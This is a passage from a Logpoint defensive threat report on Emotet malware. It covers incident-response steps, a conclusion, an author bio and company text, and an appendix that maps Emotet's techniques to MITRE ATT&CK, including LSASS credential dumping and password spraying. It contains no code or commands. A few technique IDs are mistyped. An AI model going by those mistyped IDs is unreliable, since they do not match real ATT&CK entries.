2. Collect and review relevant logs, data, and artifacts.
3. Consider soliciting support from a third-party IT organization to provide subject matter expertise, ensure the actor is eradicated from the network, and avoid residual issues that could enable follow-on exploitation.

Note: The provided playbooks are a generic version and will not work without adapting according to your environment. Contact Logpoint for tailor-made playbooks and queries.

Conclusion

Emotet has many modules and has the capability of collecting mail accounts and credentials, and sending a large number of phishing emails. Currently, Emotet is running as a Loader-as-a-Service, which means after initial access, various malware is dropped into the system. The fact that an Emotet variant has been around for several years and still manages to bypass defenses is a true testament to its amazing adaptability. At Logpoint, we are working to do our part to ensure that cyber threats like Emotet, its variants, and others are stopped in their tracks before they wreak havoc.

About the author


Anish Bogati, Logpoint Global Services and Security Research

Anish Bogati is currently completing his bachelor in cybersecurity and ethical hacking at Softwaria College of IT&E-Commerce. He is interested in detection engineering and currently working on creating detection rules related to vulnerabilities and malware.

About Logpoint Emerging Threats Protection

The cybersecurity threat landscape continuously changes and new risks and threats are discovered regularly. Not every organization has enough resources or the know-how to deal with these regular, yet randomly occurring, evolutionary threats.

Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers that are experts in the field of threat intelligence and incident response. Our team keeps you informed on the latest threats and provides custom detection rules and tailor-made playbooks designed to help you investigate and mitigate emerging incidents.



About Logpoint

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit www.logpoint.com

DECEMBER 2022

Appendix

Tactic	ID	Name	Details
Initial Access	T1566	Phishing	Send phishing mail to gain access to victim system
Execution	T1059.001	Powershell	
	T1059.003	Windows Command Shell	
	TT1059.005	Visual Basics	
	T1204.001	Malicious Link	
	T1204.002	Malicious File	
	T1053	Scheduled Task	Loads the Task Scheduler COM API
Persistence	T1543.003	Windows Service	Creates a new service for persistence
	T1547.001	Registry Run Keys / Startup Folder	Changes the autorun value in the registry
	T1053	Scheduled Task	Creates a new schedule task
Privilege Escalation	T1543.003	Windows Service	Executed as Windows Service
	T1055	Process Injection	Application was injected by another process
	T1053	Scheduled Task	
	T1547.001	Registry Run Keys / Startup Folder	
Defense Evasion	T1027	Obfuscated Files or Information	Uses various obfuscation techniques
	T1027.002	Software Packing	Usage of various custom packers to hide its content
	T1055.001	DLL Injection	DLL was injected into a process
	T1078.003	Local Accounts	Usage of local accounts instead of creating new account for defense evasion
Credential Access	T1110.001	Password Guessing	
	T110.003	Password Spraying	
	T1555.003	Credential From Web Browsers	Uses NirSoft utility for recovering browser password
	T1003.001	LSASS Memory	Dumping LSASS process to recover password
	T1552.001	Credential In Files	Lookups for files containing insecurely stored credentials

Discovery	T1087	Account Discovery	Utilizes NET.EXE to view/change users group
	T1135	Network Share Discovery	Utilizes NET.EXE and windows API to discover shares
	T1069	Permission Groups Discovery	Starts NET.EXE to view/change users group
	T1012	Query Registry	Reads the machine GUID from the registry
	T1018	Remote System Discovery	Utilizes NET.EXE, windows native API and various PowerShell scripts for network exploration,
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address
	T1482	Domain Trust Discovery	Utilizes nltest binary to lookup domain trusts
Lateral Movement	T1021.002	SMB/Windows Admin Shares	
Collection	T1114.001	Local Email Collection	Uses one of its module for email account collection